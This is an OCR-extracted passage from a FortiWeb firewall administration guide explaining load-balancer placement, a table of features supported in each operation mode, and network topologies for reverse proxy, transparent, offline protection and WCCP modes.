Other topology details and features vary by the mode in which the FortiWeb appliance will operate. For example, FortiWeb appliances operating in offline protection mode or either of the transparent modes cannot do network address translation (NAT) or load-balancing; FortiWeb appliances operating in reverse proxy mode can.

External load balancers: before or after?

Usually you should **deploy FortiWeb in front of your load balancer** (such as FortiBalancer, FortiADC, or any other device that applies source NAT), so that FortiWeb is between the load balancer and the clients. This has important effects:


- Simplified configuration
- Unscanned traffic will not reach your load balancer, improving its performance and security
- At the IP layer, from FortiWeb's perspective, HTTP requests will correctly appear to originate from the real client's IP address, **not** (due to SNAT) your load balancer

Otherwise, attackers' and legitimate clients' IP addresses may be hidden by the load balancer.




Alternatively, depending on the features that you require, you may be able to use FortiWeb's built-in load balancing features instead. See Load Balancing Algorithm on page 342.

Example network topology: Load balancer after FortiWeb



Example network topology: Load balancer before FortiWeb, no X-headers (misconfiguration)



To prevent that, you must configure your devices to compensate for that topology if FortiWeb is behind your load balancer:


- Configure your load balancer so that it does **not** multiplex HTTP requests from multiple different clients into each TCP connection with FortiWeb.

  FortiWeb often applies blocking at the TCP/IP connection level, which could result in blocking innocent HTTP requests if the load balancer is transmitting them within the same TCP connection as an attack. It could therefore appear to cause intermittent failed requests.

- Configure your load balancer to insert or append to an `X-Forwarded-For:`, `X-Real-IP:`, or other HTTP X-header. Also configure FortiWeb to find the original attacker's or client's IP address in that HTTP header, **not** in the IP session (see Defining your proxies, clients, & X-headers on page 366).

Some features do not support using client IPs found in the X-header. See Defining your proxies, clients, & X-headers on page 366.

Example network topology: Load balancer before FortiWeb with X-headers



- Do **not** set any Action to **Period Block** if the load balancer, or any other device in front of FortiWeb, applies SNAT **unless** you have configured blocking based upon HTTP X-headers. Period blocking based upon the source IP address at the IP layer will cause innocent requests forwarded by the SNAT device after an attack to be blocked until the blocking period expires. It could therefore appear to cause intermittent service outages.

How to choose the operation mode

Many things, including:

- supported FortiWeb features
- required network topology
- positive/negative security model
- web server configuration

vary by the operation mode. **Choose the mode that best matches what you and your customers need.** Considerations are discussed in Supported features in each operation mode and Matching topology with operation mode & HA mode on page 84.

Because this is such a pivotal factor, consider the implications carefully before you make your choice. It can be time-consuming to reconfigure your network if you switch modes later.



If you are not sure which operation mode is best for you, you can deploy in offline protection mode temporarily. This will allow you to implement some features and gather auto-learning data while you decide.

Supported features in each operation mode

Many features work regardless of the operation mode that you choose. For some features, support varies by the operation mode. For example, rewriting requires an inline topology and synchronous processing, and therefore is only supported in modes that work that way.

For the broadest feature support, choose reverse proxy mode.

If you require a feature that is **not** supported in your chosen operation mode, such as DoS protection or SSL/TLS offloading, configure your web server or another network appliance to provide that feature. The table below lists the features that are **not** universally supported in all modes/protocols.

Feature support that varies by operation mode

Feature	Operation mode				
	Reverse proxy	True transparent proxy	Transparent inspection	Offline protection	WCCP
Bridges / V-zones	No	Yes	Yes	No	No
Caching	Yes	Yes	No	No	Yes
Client Certificate Verification	Yes	Yes	No	No	Yes
Config. Sync (Non-HA)	Yes ^	Yes	Yes	Yes	Yes
Cookie Poisoning Prevention	Yes	Yes	No	No	Yes
CSRF Protection	Yes	Yes	Yes	No	Yes
DoS Protection	Yes	Yes	No	No	Yes
Error Page Customization	Yes	Yes	No	No	Yes
Fail-to-wire	No	Yes	Yes	No	Yes
File Compression	Yes	Yes	No	No	Yes
Hidden Input Constraints	Yes	Yes	No	No	Yes
HA	Yes	Yes	Yes	No	Yes
HTTP Content Routing	Yes	No	No	No	No

Feature	Operation mode				
	Reverse proxy	True transparent proxy	Transparent inspection	Offline protection	WCCP
Information Disclosure Prevention (Anti-Server Fingerprinting)	Yes	Yes	Yes§	Yes	Yes
Page Order Rules	Yes	Yes	No	No	Yes
Rewriting / Redirection	Yes	Yes	No	No	Yes
Session Management	Yes	Yes*	Yes*	Yes*	Yes*
Site Publishing	Yes	Yes	No	No	Yes
SSL/TLS Offloading	Yes	No	No	No	No
SSLv3, TLS 1.0/1.1/1.2 Support	Yes	Yes~	Yes~¶	Yes~¶	Yes~
SSLv2 Support	Yes	No	No	No	No
Start Page Enforcement	Yes	Yes	No	No	Yes
User Authentication	Yes	Yes	No	No	Yes
X-Forwarded-For: Support	Yes	Yes	No	No	Yes

^ Full configuration sync is not supported in reverse proxy mode.

§ Only the **Alert** action is supported.

***** Requires that your web application have session IDs. See Session Key.

~ DSA-encrypted server certificates are not supported.

¶ Diffie-Hellman key exchanges are not supported.

For the specific cipher suites that FortiWeb supports in each operating mode and protocol, see Supported cipher suites & protocol versions.

Matching topology with operation mode & HA mode

Required physical topology varies by your choice of operation mode. It also varies depending on whether you will operate a high availability (HA) cluster of FortiWeb appliances. You may need to consider 1 or 2 of the next sections:

- Topology for reverse proxy mode
- Topology for either of the transparent modes
- Topology for offline protection mode
- Topology for WCCP mode
- Topologies for high availability (HA) clustering

Topology for reverse proxy mode

This is the default operation mode, and the most common. Most features are supported (see Supported features in each operation mode on page 82).


Requests are destined for a virtual server's network interface and IP address on FortiWeb, **not** a web server directly. FortiWeb usually applies **full NAT**.



DNS A/AAAA record changes may be required in reverse proxy mode due to NAT. Also, servers will see the IP of FortiWeb, **not** the source IP of clients, **unless** you configure FortiWeb to insert/append to an HTTP X-header such as `X-Forwarded-For:`. Verify that the server does not apply source IP-based features such as rate limiting or geographical analysis, or, alternatively, that it can be configured to find the original client's source IP address in an HTTP X-header.

If you want to deploy without any IP and DNS changes to the existing network, consider either of the transparent modes instead.

Example network topology: reverse proxy mode




FortiWeb applies the first applicable policy, then forwards permitted traffic to a web server. FortiWeb logs, blocks, or modifies violations according to the matching policy.

Example network topology: reverse proxy mode shows an example network topology for reverse proxy mode. A client accesses two web servers over the Internet through a FortiWeb appliance. A firewall is installed between FortiWeb and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port2 is connected to the firewall. Port3 is connected to a switch, which is connected to the web servers. The FortiWeb appliance provides load-balancing between the two web servers.

Alternatively, Example network topology: one-arm with reverse proxy mode shows multiple protocols originating from the client. Only HTTP/HTTPS is routed through FortiWeb for additional scanning and processing before arriving at the servers.

Example network topology: one-arm with reverse proxy mode



Virtual servers can be on the same subnet as physical servers. This is one way to create a one-arm HTTP proxy. For example, the virtual server 192.0.2.1/24 could forward to the physical server 192.0.2.2.

However, this is often not recommended. Unless your network's routing configuration prevents it, it could allow clients that are aware of the physical server's IP address to bypass the FortiWeb appliance by accessing the physical server directly.

By default when in reverse proxy mode, FortiWeb will **not forward non-HTTP/HTTPS traffic** to from virtual servers to your protected back-end servers. (IP-based forwarding/routing of unscanned protocols is disabled.)

If you must forward FTP, SSH, or other protocols to your back-end servers, Fortinet recommends that you do **not** deploy FortiWeb inline. Instead, use FortiGate VIP port forwarding to scan then send FTP, SSH, etc. protocols directly to the servers, bypassing FortiWeb. Deploy FortiWeb in a one-arm topology where FortiWeb receives **only** HTTP/HTTPS from the FortiGate VIP/port forwarding, then relays it to your web servers. Carefully test to verify that **only** firewalled traffic reaches your web servers.

If this is not possible, and you require FortiWeb to route non-HTTP protocols above the TCP layer, you may be able to use the `config router setting` command. See the FortiWeb CLI Reference. For security and performance reasons, this is not recommended.

Topology for either of the transparent modes


No changes to the IP address scheme of the network are required. Requests are destined for a web server, **not** the FortiWeb appliance. More features are supported than offline protection mode, but fewer than reverse proxy, and may vary if you use HTTPS (see also Supported features in each operation mode on page 82).

Unlike with reverse proxy mode, with both transparent modes, web servers **will** see the source IP address of clients.

You can configure VLAN subinterfaces on FortiWeb, or omit IP address configuration entirely and instead assign a network port to be a part of a Layer 2-only bridge.

In both transparent modes, the appliance will **forward non-HTTP/HTTPS protocols.** (That is, routing /IP-based forwarding for unscanned protocols is supported.) This facilitates pass-through of other protocols such as FTP or SSH that may be necessary for a true drop-in, transparent solution.

Example network topology: transparent modes



Example network topology: transparent modes shows one example of network topology for either true transparent proxy or transparent inspection mode. A client accesses a web server over the Internet through a FortiWeb appliance. A firewall is installed between the FortiWeb appliance and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port3 is connected to the firewall. Port4 is connected to the web servers. Port3 and port4 have no IP address of their own, and act as a V-zone (bridge). Because port3 and port4 have hardware support for fail-to-wire, this topology also gives you the option of configuring fail-open behavior in the event of FortiWeb power loss.

True transparent proxy mode and transparent inspection mode are the same in topology aspect, but due to differences in the mode of interception, they do have a few important behavioral differences:

- **True transparent proxy** — FortiWeb **transparently proxies** the traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. FortiWeb logs, blocks, or modifies violations according to the matching policy and its protection profile. This mode supports user authentication via HTTP but **not** HTTPS.
- **Transparent inspection** — FortiWeb **asynchronously inspects** traffic arriving on a network port that belongs to a Layer 2 bridge, applies the first applicable policy, and lets permitted traffic pass through. (Because it is asynchronous, it minimizes latency.) FortiWeb logs or blocks traffic according to the matching policy and its protection profile, but does **not** otherwise modify it. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.



Unlike in reverse proxy mode or true transparent proxy mode, actions other than **Alert** **cannot** be guaranteed to be successful in transparent inspection mode. The FortiWeb appliance will attempt to block traffic that violates the policy. However, due to the nature of asynchronous inspection, the client or server may have already received the traffic that violated the policy.

Topology for offline protection mode

“Out-of-band” is an appropriate descriptor for this mode. Minimal changes are required. It does not introduce any latency. However, many features are not supported (see Supported features in each operation mode on page 82).




Most organizations do **not** permanently deploy their FortiWeb in offline protection mode. Instead, they will use it as a way to learn about their web servers’ vulnerabilities and to configure some of the FortiWeb during a transition period, after which they will switch to an operation mode that places the appliance inline (between clients and web servers).

Switching out of offline protection mode when you are done with transition can prevent bypass problems that can arise as a result of misconfigured routing. It also offers you the ability to offer protection features that cannot be supported in a SPAN port topology.

Requests are destined for a web server, **not** the FortiWeb appliance. Traffic is duplicated from the flow and sent on an out-of-line link to the FortiWeb through a switched port analyzer (SPAN or mirroring) port. Unless there is a policy violation, there is no reply traffic from FortiWeb. Depending on whether the upstream firewalls or routers apply source NAT (SNAT), the web servers might be able to see and use the source IP addresses of clients.

Example network topology: offline protection mode



FortiWeb monitors traffic received on the data capture port's network interface (regardless of the IP address) and applies the first applicable policy. Because it is not inline with the destination, it does **not** forward permitted traffic. FortiWeb logs or blocks violations according to the matching policy and its protection profile. If FortiWeb detects a malicious request, it sends a TCP `RST` (reset) packet through the blocking port to the web server and client to attempt to terminate the connection. It does **not** otherwise modify traffic. (It cannot, for example, offload SSL, load-balance connections, or support user authentication.)

Unlike in reverse proxy mode or true transparent proxy mode, actions other than **Alert** **cannot** be guaranteed to be successful in offline protection mode. The FortiWeb appliance will attempt to block traffic that violates the policy by mimicking the client or server and requesting to reset the connection. However, the client or server may receive the reset request after it receives the other traffic due to possible differences in routing path metrics and latency.

If you select offline protection mode, you can configure Blocking Port to select the port from which TCP `RST` (reset) commands are sent to block traffic that violates a policy.

Example network topology: offline protection mode shows an example one-arm network topology for offline protection mode. A client accesses two web servers over the Internet through a FortiWeb appliance. A firewall is installed between the FortiWeb appliance and the Internet to regulate non-HTTP/HTTPS traffic. Port1 is connected to the administrator's computer. Port2 is connected to the firewall, and thereby to a switch, which is


connected to the web servers. The FortiWeb appliance provides detection, but does not load-balance, block, or otherwise modify traffic to or from the two web servers.

Alternatively, you could connect a FortiWeb appliance operating in offline protection mode to the SPAN port of a switch.

Topology for WCCP mode

WCCP mode does not require changes to the IP address scheme of the network. Requests are destined for a web server and not the FortiWeb appliance. This operation mode supports the same feature set as true transparent proxy mode (see Supported features in each operation mode on page 82). However, like reverse proxy mode, web servers see the FortiWeb network interface IP address and not the IP address of the client.

Example network topology: WCCP mode



In the illustration Example network topology: WCCP mode, a client accesses a web server over the Internet through a FortiWeb appliance. In this one-arm topology, a firewall is configured as a WCCP server that routes HTTP/HTTPS traffic arriving on port1 to a FortiWeb configured as a WCCP client. The firewall directs non-

HTTP/HTTPS traffic to the switch directly. On the FortiWeb, Port3 is configured for the WCCP protocol and connected to the firewall.

FortiWeb applies the first applicable policy, logs, blocks, or modifies violations according to the matching policy, and then returns permitted traffic to the firewall. The firewall is configured to route HTTP/HTTPS traffic arriving on port3 to the switch.

Topologies for high availability (HA) clustering

